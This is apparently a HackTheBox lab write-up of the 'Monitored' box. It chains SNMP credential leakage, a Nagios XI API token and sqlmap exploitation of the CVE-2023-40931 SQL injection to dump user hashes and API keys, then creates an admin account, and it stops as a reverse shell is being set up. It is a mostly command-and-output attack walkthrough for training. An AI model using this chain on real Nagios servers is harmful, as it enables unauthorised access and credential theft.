
Monitored



IP: 10.129.38.227

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Monitored
cd ~/HTB/Boxes/Monitored

# Open a tmux session
tmux new -s Bizness

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Monitored
workspace Monitored
setg LHOST 10.10.14.78
setg LPORT 1337
setg RHOST 10.129.38.227
setg RHOSTS 10.129.38.227
setg SRVHOST 10.10.14.78
setg SRVPORT 9000
use multi/handler
```

Enumeration (Monitoring servers likely use SNMP also)

```
# Add enumeration info into workspace
db_nmap -sT -sC -sV -O -A -p 22,80,389,443 10.129.38.227 -oN Monitored-TCP.nmap
db_nmap -sU -sC -sV -O -A -p 22,80,389,443 10.129.38.227 -oN Monitored-UDP.nmap
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose
-------         ---  ----  -------  ---------  -----  -------
10.129.38.227                Linux              5.X    server
```

Services

```
Services
========

host           port  proto  name      state    info
----           ----  -----  ----      -----    ----
10.129.38.227  22    tcp    ssh       open     OpenSSH 8.4p1 Debian 5+deb11u3 protocol 2.0
10.129.38.227  68    udp    dhcpc     unknown
10.129.38.227  80    tcp    http      open     Apache httpd 2.4.56
10.129.38.227  123   udp    ntp       open     NTP v4 unsynchronized
10.129.38.227  161   udp    snmp      open     SNMPv1 server; net-snmp SNMPv3 server public
10.129.38.227  162   udp    snmp      open     net-snmp; net-snmp SNMPv3 server
10.129.38.227  389   tcp    ldap      open     OpenLDAP 2.2.X - 2.3.X
10.129.38.227  443   tcp    ssl/http  open     Apache httpd 2.4.56 (Debian)
```

Gaining Access

In my port scan I discovered the hostname of this server is nagios.monitored.htb because of a redirect from http to https


Screenshot Evidence

```
80/tcp  open  http     Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
```

I added those domains to my hosts file


```
# Edit File
sudo vim /etc/hosts
# Add Line
10.129.38.227    nagios.monitored.htb monitored.htb
```

Screenshot Evidence



Navigating to http://10.129.38.227 redirected my to https://nagios.monitored.com/ as expected

Screenshot Evidence



I verified the LDAP domain context being used. This verified dc=monitored,dc=htb

```
# Commands Executed
sudo nmap --script=ldap-search.nse 10.129.38.227 -p389 -oN ldap.results
# OR use ldapsearch
ldapsearch -x -H ldap://monitored.htb -D '' -w '' -b "DC=monitored,DC=htb" > ldapresults.txt
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Monitored]
└─$ ldapsearch -x -H ldap://monitored.htb -D '' -w '

dn: dc=monitored,dc=htb
objectClass: top
objectClass: dcObject
objectClass: organization
o: monitored.htb
dc: monitored

search: 2
result: 0 Success
```

SNMPv2c is being used. I ran a walk assuming the community string is the default string “public” which was successful

```
# Command Executed
snmpwalk -v2c -c public monitored.htb > snmp.results
```

There appears to be a username and password in a command string in the results


Screenshot Evidence

```
sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB "
```

USER: svc
PASS: XjH7VCehowpR1xZB

I was unable to login to SSH and NagiosXI using the defined credentials

Screenshot Evidence




I know the account exists so it is likely disabled for logins.
I made an API query with the credentials to try and retrieve information that way
I retrieved an authentication token to make queries with
REFERENCE: https://support.nagios.com/forum/viewtopic.php?f=16&t=58783

```
# Command Executed
curl -X POST -sL -k 'http://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=5'
```

I ran a Google search for NagiosXI vulnerabilities and came across a SQL injection at **CVE-2023-40931**
REFERENCE: https://outpost24.com/blog/nagios-xi-vulnerabilities/#1-sql-injection-in-banner-acknowledging-endpoint-cve-2023-40931

The vulnerability I took notice of states:
"*When a user acknowledges a banner, a POST request is sent to `/nagiosxi/admin/banner_message-ajaxhelper.php` with the POST data consisting of the intended action and message ID – `action=acknowledge banner message&id=3`.*
The ID parameter is assumed to be trusted but comes directly from the client without sanitization. This leads to a SQL Injection where an authenticated user with low or no privileges can retrieve sensitive data, such as from the `xi_session` and `xi_users` table containing data such as emails, usernames, hashed passwords, API tokens, and backend tickets."

Screenshot Evidence




AUTH_TOKEN: 7fcf7062d6c291da0bb6d11d59aa83bd8791ca3e

I verified my authentication token works by querying the vulnerable site.
Because the token expires after use I put together a command to update the token each time using jq to grep the token value

```
# Install jq
sudo apt install -y jq

# Make script get_token
echo '#!/bin/bash' > get_token
echo 'curl -X POST -sL -k http://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1 -d
"username=svc&password=XjH7VCehowpR1xZB&valid_min=5" | jq -r .auth_token' >> get_token
sudo chmod +x get_token

# Use token
curl -sL -k "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?token=$(./get_token)" -d
'action=acknowledge  banner message&id=3' -i
```

Screenshot Results



I know from the CVE I can return the **xi_users** and **xi_session** tables which have critical information in them
The default MySQL database for nagiosxi is called **nagiosxi**. I can verify this is used by dumping the database

I used sqlmap to attempt and achieve dumping all database information

```
# Command Executed
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?
action=acknowledge_banner_message&id=1&token=$(/home/tobor/HTB/Boxes/Monitored/get_token)" --level 5 --risk 3 -
p id --batch -D nagiosxi --dump
# Answer: Y
# Answer: Y
```

I then dumped the table I wanted to see xi_users

```
# Command Executed
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?
action=acknowledge_banner_message&id=1&token=$(/home/tobor/HTB/Boxes/Monitored/get_token)" --level 5 --risk 3 -
p id --batch -D nagiosxi -T xi_users --dump
```

I was successful in returning results

Screenshot Evidence

```
Database: nagiosxi
Table: xi_users
[2 entries]
+---------+-----------------------+-----------------------+-----------------------------------------------------------------------+---------+-----------------------------------------------------------------------+
| user_id | email                 | name                  | api_key                                                               | enabled | password                                                              |
|         | username              | created_by | last_login | api_enabled | last_edited | created_time | last_attempt | backend_ticket                                                        |
|         | last_edited_by | login_attempts | last_password_change |                                                                       |         |                                                                       |
+---------+-----------------------+-----------------------+-----------------------------------------------------------------------+---------+-----------------------------------------------------------------------+
| 1       | admin@monitored.htb   | Nagios Administrator  | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL      | 1       | $2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C          |
|         | nagiosadmin           | 0          | 1701931372 | 1           | 1701427555  | 0            | 0             | IoAaeXNLvtDkHSPaGqV2XZ3vNZJLMDR0                                      |
|         | 5              | 0                     | 1701427555 |                                                                       |         |                                                                       |
| 2       | svc@monitored.htb     | svc                   | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK      | 0       | $2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK          |
|         | svc           | 1          | 1699724476 | 1           | 1699728200  | 1699634403   | 1705250515    | 6oWBPbarHY4vejimmu3K8tpZBNrdHpDgdUEs5P2PFZYpXSuIdrRMYgk66A0cjNjq | 1              | 4              | 1699697433 |                                                                       |         |                                                                       |
+---------+-----------------------+-----------------------+-----------------------------------------------------------------------+---------+-----------------------------------------------------------------------+

[10:35:00] [INFO] table 'nagiosxi.xi_users' dumped to CSV file '/home/tobor/.local/share/sqlmap/output/nagios.monitored.htb/dump/nagiosxi/xi_users.csv'
[10:35:00] [INFO] fetched data logged to text files under '/home/tobor/.local/share/sqlmap/output/nagios.monitored.htb'
```

ID: 1
USER: Nagios Administrator
USERNAME: nagiosadmin
EMAIL: admin@monitored.htb
HASH: $2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C
API KEY: IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL

ID: 2
USER: svc
USERNAME: svc
EMAIL: svc@monitored.htb
HASH: $2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK
API KEY: 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK

I identified the hash as bcrypt

```
# Commands Executed
hashid
$2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Monitored]
└─$ hashid
$2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK
Analyzing '$2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

I was unable to crack the password

```
# Command Executed
echo '$2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C' > admin.hash
john -w=/usr/share/wordlists/rockyou.txt --format=bcrypt admin.hash
```


I was able to create a user to login with in NagiosXI using the nagiosadmin API key granting my user admin privileges

```
# Command Executed
curl -X POST -sL -k 'https://nagios.monitored.htb/nagiosxi/api/v1/system/user?
apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL&pretty=1' -d
"username=tobor&password=tobor&name=tobor&email=tobor@monitored.htb&auth_level=admin"
```


Screenshot Evidence Created User

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Monitored]
└─$ curl -X POST -sL -k 'https://nagios.monitored.htb/nagiosx
username=tobor&password=tobor&name=tobor&email=tobor@monitore
{
    "success": "User account tobor was added successfully!",
    "user_id": 6
}
```

Screenshot Evidence Login



Screenshot Evidence NagiosXI Dashboard




I can now create a custom sensor in Nagios that initiates a reverse shell
I navigated to **Configure** > **Core Config Manager**

I selected the "**Commands**" dropdown in the left-hand pane and clicked "**>_Commands**"

